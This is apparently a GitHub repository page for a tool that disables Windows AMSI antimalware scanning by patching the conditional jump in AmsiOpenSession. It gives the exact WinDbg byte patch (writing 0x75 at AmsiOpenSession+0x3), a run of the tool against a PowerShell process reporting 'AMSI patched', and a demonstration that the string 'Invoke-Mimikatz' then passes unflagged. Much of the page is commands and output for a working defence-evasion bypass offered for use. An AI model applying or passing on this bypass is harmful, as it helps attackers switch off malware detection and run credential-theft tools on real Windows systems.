



 SaadAhla	Create LICENSE	10f69da · last year	🔄 4 Commits
 AmsiOpenSession	Add files via upload		last year
 LICENSE	Create LICENSE		last year
 README.md	Update README.md		last year

Inside AmsiOpenSession, there is a `TEST` instruction that sets the zero flag ( `ZF` ) , when the result of the `AND` operation is zero, and if the zero flag is 1 it will take the error branch because of the `JZ` instruction that will jump if `ZF` is 1 , but if everything is ok the error branching will never took , so what about forcing it by patching `JZ` to `JNZ` .

N.B : `JZ` is similar to `JE` and `JNZ` is similar to `JNE` :



You can see after patching `JE` to `JNE` using windbg , the Error branching is forced and AMSI is patched :

Command

```
ntdll!DbgBreakPoint:
00007ffd`1de50bb0 cc
0:020> u amsi!AmsiOpenSession
amsi!AmsiOpenSession:
00007ffd`05f337e0 4885d2 test rdx,rdx
00007ffd`05f337e3 7447 je amsi!AmsiOpenSession+0x4c (00007ffd`05f3382c)
00007ffd`05f337e5 4885c9 test rcx,rcx
00007ffd`05f337e8 7442 je amsi!AmsiOpenSession+0x4c (00007ffd`05f3382c)
00007ffd`05f337ea 8139414d5349 cmp dword ptr [rcx],49534041h
00007ffd`05f337f0 753a jne amsi!AmsiOpenSession+0x4c (00007ffd`05f3382c)
00007ffd`05f337f2 4883790800 cmp qword ptr [rcx+8],0
00007ffd`05f337f7 7433 je amsi!AmsiOpenSession+0x4c (00007ffd`05f3382c)
0:020> eb amsi!AmsiOpenSession+0x3 75
0:020> u amsi!AmsiOpenSession
amsi!AmsiOpenSession:
00007ffd`05f337e0 4885d2 test rdx,rdx
00007ffd`05f337e3 7547 jne amsi!AmsiOpenSession+0x4c (00007ffd`05f3382c)
00007ffd`05f337e5 4885c9 test rcx,rcx
00007ffd`05f337e8 7442 je amsi!AmsiOpenSession+0x4c (00007ffd`05f3382c)
00007ffd`05f337ea 8139414d5349 cmp dword ptr [rcx],49534041h
00007ffd`05f337f0 753a jne amsi!AmsiOpenSession+0x4c (00007ffd`05f3382c)
00007ffd`05f337f2 4883790800 cmp qword ptr [rcx+8],0
00007ffd`05f337f7 7433 je amsi!AmsiOpenSession+0x4c (00007ffd`05f3382c)
0:020> go
^ addresses must be preceeded by whitespace error in 'go'
0:020> g
```

Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\saaad> "Invoke-Mimikatz"
Invoke-Mimikatz
PS C:\Users\saaad>
```

## About

Patching AmsiOpenSession by forcing an error branching

- Readme
- MIT license
- Activity
- 143 stars
- 6 watching
- 28 forks

Report repository

## Releases

No releases published

## Packages

No packages published

## Languages



Administrator: Windows PowerShell

Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
PS C:\Users\Administrator> **\$Pid**  
6388  
PS C:\Users\Administrator> **"Invoke-Mimikatz"**  
Invoke-Mimikatz  
PS C:\Users\Administrator>

Administrator: Command Prompt

Microsoft Windows [Version 10.0.17763.737]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Users\Administrator>cd Desktop  
C:\Users\Administrator\Desktop>AmsiOpenSession.exe 6388  
  
[+] The Patch : 0000000000000075  
  
[+] AMSI patched !!  
  
C:\Users\Administrator\Desktop>

System Information

File Edit View Help

System Summary

Hardware Resources

Components

Software Environment

Item	Value
OS Name	Microsoft Windows Server 2019 Standard Evaluation
Version	10.0.17763 Build 17763
Other OS Description	Not Available
OS Manufacturer	Microsoft Corporation